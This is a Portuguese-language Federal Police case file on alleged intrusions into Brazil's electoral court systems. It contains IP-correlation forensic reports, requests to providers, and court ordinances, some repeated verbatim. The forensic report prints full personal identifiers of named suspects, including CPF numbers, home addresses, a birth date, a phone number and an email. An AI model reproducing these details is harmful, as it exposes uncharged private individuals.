Para: Sérgio Carlos Trés E Silva; Presidencia
Assunto: Encaminha Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de janeiro de 2020.

A Sua Excelência
Ministra ROSA MARIA PIRES WEBER
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - (Favor citar essa referência na resposta)

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Ministra Presidente,

Em razão da persistência da situação noticiada no expediente 1230304, reitero a solicitação lá contida, de prorrogação do prazo por último fixado para conclusão do trabalho atribuído à Comissão de Sindicância.

Respeitosamente,

RICARDO FIOREZE

Presidente da Comissão de Sindicância

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **04/03/2020, às 15:33**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1230306&crc=279BF2C8, informando, caso não preenchido, o código verificador **1230306** e o código CRC **279BF2C8**.

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 160 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Sindicância instituída pela Portaria TSE nº 976 de 08 de novembro de 2018, em substituição ao Dr. Fernando Pessôa da Silveira Mello.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 160 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Sindicância instituída pela Portaria TSE nº 976 de 08 de novembro de 2018, em substituição ao Dr. Fernando Pessôa da Silveira Mello.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

Portaria TSE nº 137 de 21 de fevereiro de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições,

RESOLVE

dispensar, a pedido, o Dr. FERNANDO PESSÔA DA SILVEIRA MELLO das funções de Juiz Auxiliar do Gabinete da Presidência e de Juiz Ouvidor da Ouvidoria da Secretaria-Geral da Presidência a partir de 26 de fevereiro de 2020.

Ministra ROSA WEBER

Designação. Juiz Auxiliar. Comissão de Sindicância instituída.

Portaria TSE nº 160 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Sindicância instituída pela Portaria TSE nº 976 de 08 de novembro de 2018, em substituição ao Dr. Fernando Pessôa da Silveira Mello.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

Designação. Juiz Auxiliar. Comissão de Processo Administrativo Disciplinar.

Portaria TSE nº 159 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais,

RESOLVE

Art. 1º Designar o Dr. Leonardo Castanho Mendes, Juiz Auxiliar do Gabinete da Presidência, para compor a Comissão de Processo Administrativo Disciplinar instituída pela Portaria TSE nº 226 de 21 de março de 2019, em substituição ao servidor Ronaldo Assunção Sousa do Lago.

Art. 2º Prorrogar, por sessenta dias, o prazo para conclusão dos trabalhos da Comissão referida no art. 1º.

Ministra ROSA WEBER

Designação. Juiz Auxiliar. Ouvidoria.

Portaria TSE nº 156 de 04 de março de 2020.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições e tendo em vista o disposto no art. 1º, § 1ºA, da

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO

2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos relacionados em virtude de erro no escaneamento dos autos. O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 11h21, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 4264408338f2ffb41156f88e2aff40fa9d46c67b

---

SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS

RELATÓRIO DE ANÁLISE DE ALTA TECNOLOGIA
Nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF

ASSUNTO: INCIDENTE ADVOCACIA-GERAL DA UNIÃO (COMPLEMENTAR)
SEI nº 08200.008955/2019

O presente Relatório trata de complementação das informações encaminhadas pela Advocacia-Geral da União, referentes ao processo SEI nº 08200.008955/2019, sobre incidentes de segurança ocorridos nos sistemas informatizados daquele órgão.

1. DILIGÊNCIAS

A partir das informações levantadas no Relatório de Alta Tecnologia 006/2019, foram oficiadas diversas empresas, para que fornecessem dados cadastrais referentes a endereços IP utilizados no incidente:

- OFÍCIO Nº 8/2019-UTC/SRCC/CGPFAZ/DICOR/PF – Claro S.A
- OFÍCIO Nº 9/2019-UTC/SRCC/CGPFAZ/DICOR/PF – Telefônica Brasil
- OFÍCIO Nº 10/2019-UTC/SRCC/CGPFAZ/DICOR/PF – MAXIHOST
- OFÍCIO Nº 11/2019-UTC/SRCC/CGPFAZ/DICOR/PF – Siqueiralink
- OFÍCIO Nº 4/2020-UTC/SRCC/CGPFAZ/DICOR/PF – Locaweb

Os ofícios supracitados, bem como as respostas recebidas, encontram-se anexadas ao Processo SEI da referência. Cumpre destacar que a empresa Siqueiralink não respondeu à determinação encaminhada por e-mail, mesmo após reiteração.

2. CORRELAÇÃO COM OUTROS CASOS

Após o recebimento das respostas dos provedores, as informações relevantes, como endereços IP e usuários responsáveis, foram inseridas na Base Nacional de Crimes Cibernéticos (BNCC).

Após pesquisas na ferramenta supracitada, foram encontradas correlações do caso em tela com outros dois casos de incidente de segurança, um relativo ao Tribunal Superior Eleitoral (vide Relatório de Alta Tecnologia nº 002/2019-UTC/SRCC) e outro relativo ao incidente investigado no IPL 005/2017-DICINT/DIP, as quais serão detalhadas abaixo.

Inicialmente, foi constatada a existência no caso AGU de diversos endereços IP idênticos aos utilizados em incidente de segurança ocorrido no Tribunal Superior Eleitoral, pertencentes ao provedor de **VPN NORDVPN**, conforme diagrama abaixo:





Figura 1 - Diagrama de correlação entre os casos AGU e TSE.

Segue tabela com os *timestamps* correspondentes aos acessos do incidente da AGU e do TSE:

ENDEREÇO IP	TIMESTAMP AGU	TIMESTAMP TSE
185.153.176.2	28/11/2018 00:21:12	18/04/2018 02:37:52 a 18/04/2018 02:56:54
185.153.176.3	24/10/2018 04:31:53	18/04/2018 03:20:35
185.153.176.4	16/11/2018 21:04:30	17/04/2018 21:31:18 a 18/04/2018 19:12:14
185.153.176.5	09/11/2018 00:35:21	18/04/2018 01:49:06 a 18/04/2018 02:19:32
185.153.176.6	25/01/2019 12:10:07	18/04/2018 03:04:47 a 18/04/2018 03:13:54
185.153.176.8	14/11/2018 02:35:32	20/04/2018 10:50:23 a 20/04/2018 15:15:42

Segundo pesquisa realizada na Internet, a empresa NordVPN tem sede no Panamá, país que não possui leis de retenção de dados obrigatórias e não participa das alianças Cinco Olhos (Five Eyes) ou Catorze Olhos (Fourteen Eyes)[1].

Após consultas à DICINT/DIP, referentes ao IPL nº 005/2017-DICINT/DIP, foram encaminhadas informações dos endereços IP e dados cadastrais investigados. Com o auxílio da BNCC, foi possível correlacionar tais informações ao incidente TSE.

Inicialmente, verificou-se que o endereço IP **191.252.0.19**, pertencente à empresa Locaweb, aparecia nos dois incidentes. Além desse, também foi identificado no caso TSE o endereço IP **191.252.64.20**, pertencente à mesma empresa.

[1] https://pt.wikipedia.org/wiki/NordVPN

Após oficiar à empresa Locaweb (Ofício Nº 4/2020-UTC/SRCC/CGPFAZ/DICOR/PF), foram informados os seguintes dados cadastrais do responsável pela hospedagem do endereço IP **191.252.64.20**:

Responsável: Luiz Henrique Detlinger
CPF: 042.749.858-90
RG: 10275110 País: Brasil
CEP: 69901441
Endereço: Rua Santa Inês Número: 99807
Bairro: Conjunto Guiomard Santos
Cidade: Rio Branco
Estado: Acre
Telefone Fixo 1: (12) 3953-9999
E-mail principal: ednei.pexa@protonmail.com
Forma de Pagamento: Boleto Bancário

Verificou-se que LUIZ HENRIQUE DETLINGER também aparecia na investigação do IPL nº 005/2017-DICINT/DIP, como responsável por uma hospedagem no endereço IP 191.252.56.210 da empresa Locaweb.

Ao pesquisar por informações adicionais referentes ao IPL, verificou-se que um dos autores responsáveis pelo incidente foi o nacional CARLOS EDUARDO SOARES DA SILVA.

Após inserção na BNCC, também foi possível identificar mais uma correlação do caso do TSE ao IPL supracitado:

Durante a investigação ao incidente ao TSE, foram solicitados dados cadastrais de alguns endereços IP utilizados no incidente, os quais pertenciam à empresa TIM (177.165.110.249 e 186.197.65.147).

ENDEREÇO IP	TIMESTAMP INICIAL	TIMESTAMP FINAL
177.165.110.249	21/04/2018 10:01:29	21/04/2018 12:40:46
186.197.65.147	21/04/2018 12:56:05	21/04/2018 15:04:14

Segundo informado pela empresa à época, **o usuário responsável pelos acessos também era CARLOS EDUARDO SOARES DA SILVA**:

Pesquisa Tráfego GPRS por IP Chamante: 177.165.110.249 Tim Celular S.A. *** C O N F I D E N C I A L ***
De 21/04/2018 12:40:00 a 21/04/2018 12:40:59 - GMT-3:00
Número Pedido: 1145894_2018

MSISDN	IP Porta Inicio/Fim	Horário Início	Horário Final	Duração	Uplink	Downlink	Hora Brasilia Hora Local Pesquisa
5511959826189	177.165.110.249 a	21-04-2018 10:02:44	21-04-2018 12:57:26	10482	104589364	2039558503	21-04-2018 10:02:44 21-04-2018 10:02:44

Pesquisa Tráfego GPRS por IP Chamante: 186.197.65.147 Tim Celular S.A. *** C O N F I D E N C I A L ***
De 21/04/2018 15:02:00 a 21/04/2018 15:02:59 - GMT-3:00
Número Pedido: 1145897_2018

MSISDN	IP Porta Inicio/Fim	Horário Início	Horário Final	Duração	Uplink	Downlink	Hora Brasilia Hora Local Pesquisa
5511959826189	186.197.65.147 a	21-04-2018 12:57:28	21-04-2018 16:28:03	12635	699013946	1156458281	21-04-2018 12:57:28 21-04-2018 12:57:28

Figura 2 - Linha telefônica correspondente aos IP 177.165.110.249 e 186.197.65.147

DADOS CADASTRAIS

NÚMERO DA LINHA : 55 11 95982-6189 PRÉ-PAGO
OPERADORA : TIM SÃO PAULO
DATA INÍCIO : 12-01-2018
DATA FIM VALIDADE :

DATA CADASTRO : 21-04-2018 12:36:55
NOME : CARLOS EDUARDO SOARES DA SILVA TIPO CLIENTE : CON
NACIONALIDADE : SEXO : M
DATA NASCIMENTO : 31-10-1999
CPF/CNPJ : 497.903.898-09
N. DOCUMENTO : TIPO DOCUMENTO : REGISTRO GERAL
PAÍS EMISSOR : DATA EMISSÃO :

ENDEREÇO : RUA PROFA TEREZA LOBO 196-AP 101
BAIRRO : ALVORADA
CIDADE - ESTADO : CUIABA - MT CEP : 78.048-670
TELEF. CONTATO : 11959826189

END. FATURA :
BAIRRO :
CIDADE - ESTADO : - CEP :

Figura 3 - Dados cadastrais da linha 11-95982-6189

Segue abaixo diagrama com as correlações encontradas:

SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS

Event
IPL 05/2017 DICINT

Event
Relatorio 002-2019 TSE

191.252.56.210

191.252.0.19

191.252.64.20

177.165.110.249

186.197.65.147

Event
Resposta Locaweb - Ofício 630/2017 - DICINT/DIP/PF

Locaweb

Event
Resposta Locaweb - OFÍCIO Nº 4/2020/UTC/SRCC/CGPFA...


TIM S/A

Event
Resposta TIM - Ofício 1/2018 - DINPO/CGI/DIP/PF

LUIZ HENRIQUE DETLINGER

CARLOS EDUARDO SOARES DA SILVA

ednei.pexa@protonmail.com

11959826189

3. CONCLUSÃO

Pelos motivos apresentados neste relatório, acredita-se que os casos referentes ao IPL 005/2017-DICINT/DIP, AGU (Relatório 006/2019) e TSE (Relatório 002/2019) estão relacionados, de modo que devem ser tratados em conjunto.

Era o que havia a relatar.

Brasília/DF, 21 de maio de 2020.

FLÁVIO SILVEIRA DA SILVA
Perito Criminal Federal

IVO DE CARVALHO PEIXINHO
Perito Criminal Federal

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF

DESPACHO Nº 1424548/2020

2020.0043195-SR/PF/DF

Considerando que ainda restam pendentes diligências no presnete inquérito,

1. Junte-se cópia do Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF;

2. Verifique-se se consta em cartório resposta ao Ofício nº 0070/2020, reiterado pelo Oficio nº 2179/2020. Em caso positivo, junte-se. Em caso negativo, reitere-se mais uma vez;

3. Expeçam-se ofícios à 12ª Vara Federal da Seção Judiciária do DF (Processo nº 0034686-42.2017.4.01.3400) e à 7ª Vara Federal da Subseção Judiciária de São Paulo (Processo nº 0013343-32.2017.4.03.6181), com o seguinte teor:

   Exmo(a). Sr(a). Juiz(a),

   O Inquérito Policial nº 1361/2018-SR/PF/DF (renumerado para IPL 2020.0043195-SR/PF/DF no sistema Epol) foi instaurado em 08/11/2018, a pedido da então Ministra Presidente do TSE, Rosa Weber, para apurar a suposta invasão a sistemas e bancos de dados do TSE, com acesso e divulgação de dados sigilosos daquele Tribunal.

   A partir de arquivos enviados pelo TSE, o perito criminal Flávio Silveira, lotado no Serviço de Repressão a Crimes Cibernéticos, elaborou a Informação nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF, na qual aponta a possibilidade de vinculação dos eventos divulgados em novembro de 2018 (que ensejaram a instauração do presente inquérito) com outros eventos ocorridos em abril/2018 naquele Tribunal e sugere oficiar as empresas para que forneçam os dados cadastrais dos endereços IP utilizados, bem como a solicitação do contendo referente a hospedagem da Locaweb (IP 191.252.0.19) utilizada para baixar o artefato malicioso.

   Posteriormente, por conta de outra invasão cibernética, o mesmo perito elaborou o Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF, no qual conclui: "Pelos motivos apresentados neste relatório, acredita-se que os casos referentes ao IPL 005/2017-DICINT/DIP, AGU (Relatório 006/2019) e TSE (Relatório 002/2019) estão relacionados, de modo que devem ser tratados em conjunto".

   Assim, considerando que a autoria dos fatos tratados no IPL 005/2017-DICINT/DIP (que tramitou perante a 12ª Vara Federal da Seção Judiciária do DF - Processo nº 0034686-42.2017.4.01.3400 e perante a 7ª Vara Federal da Subseção Judiciária de São Paulo - Processo nº 0013343-32.2017.4.03.6181) é coincidente com a autoria dos fatos tratados no presente inquérito (segundo apontado no Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF), solicito a vossa excelência o compartilhamento de provas produzidas no âmbito daquele inquérito (IPL 005/2017-DICINT/DIP), de modo que seja comprovada a vinculação daqueles autores com os fatos tratados na presente investigação, conferindo-se celeridade e eficiência ao apurartório.

   Com votos e estrima e consideração, pede o deferimento.

4. Tendo em vista o término do prazo de permanência dos autos em cartório policial, remetam-se ao MPF/DF para fins de controle externo.

Brasília/DF, 23 de novembro de 2020.

Documento eletrônico assinado em 23/11/2020, às 15h12, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 37d13c2baa4fc4c13acc4be1dd3e04a1aa794644

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília / DF

Ofício nº 1425061/2020 - GRCC/DRCOR/SR/PF/DF

Brasília / DF , 23 de novembro de 2020 .

A Sua Excelência
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: 2ª Reiteração do Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF
Referência : IPL 2020.0043195-SR/PF/DF (número novo) ou IPL 1361/2018-4 - SR/PF/DF (número antigo)

Senhor Ministro,

Visando a instruir os autos do Inquérito Policial nº 2020.0043195-SR/PF/DF (número novo) ou IPL 1361/2018-4 - SR/PF/DF (número antigo), solicito a Vossa Excelência informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

Documento eletrônico assinado em 23/11/2020, às 15h32, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: d0709030d3feab517f65cdfe4b2868da0d01a809

POLÍCIA FEDERAL

TERMO DE REMESSA

Faço a remessa dos autos para a **APRECIAÇÃO** ao judiciário.

Documento eletrônico assinado em 23/11/2020, às 15h57, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 5d26917ee7b03c46bb004a2502d26b8c538259da

---

Justiça Federal da 1ª Região
Varas e Juizados (1º grau)

Comprovante de protocolo

Processo

Número do processo:	**1065955-77.2020.4.01.3400**
Órgão julgador:	**10ª Vara Federal Criminal da SJDF**
Jurisdição:	Seção Judiciária do Distrito Federal
Classe:	INQUÉRITO POLICIAL (279)
Assunto principal:	Invasão de Dispositivo Informático
Valor da causa:	R$ 0,00
Segredo de justiça:	Sim
Partes:	Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) INDETERMINADO

Audiência

Documentos protocolados	Tipo	Tamanho (KB)
Petição inicial	Petição inicial	6,02
2020.0043195-Autos Principais-até fls. 361-2020.11.23.pdf	Inquérito policial	9813,24

Assuntos	Lei
DIREITO PENAL (287) / Crimes contra a inviolabilidade de segredo (3412) / Invasão de Dispositivo Informático (11978	cp

TESTEMUNHA	TESTEMUNHA
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS)	INDETERMINADO

Distribuído em: 23/11/2020 15:00

Protocolado por: LEONARDO BRUCE MADUREIRA LOPES

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF

DESPACHO N° 1687089/2021

2020.0043195-SR/PF/DF

1. Junte-se a resposta do TSE, a manifestação do MPF/DF e a decisão judicial;

2. Expeça-se ofício à TIM requisitando os dados cadastrais dos usuarios dos IP:
   189.40.75.154, em 18/04/2018, as 18:56:14
   191.51.34.72, em 18/04/2018, as 19:02:05
   189..40.75.239, em 18/04/2018 20:45:41
   177.219.117.183, em 18/04/2018, as 20:56:20
   189..40.72.247, 18/04/2018, as 22:21:17
   189.40.72.14, em 18/04/2018 22:23:14
   189.40.91.135, em 18/04/2018, as 22:29:37
   189.40.90.239, em 19/04/2018, as 01:13:32
   189.40.90.253, em 19/O4/2018, as 04:08:37

   Devendo a indicação dos IPs acima ser acrescida das informações de porta lógica enviadas pelo TSE, confiorme item 1 supra;

3. Tendo em vista o término do prazo de permanência dos autos em cartório policial, remetam-se ao MPF/DF para fins de controle externo.

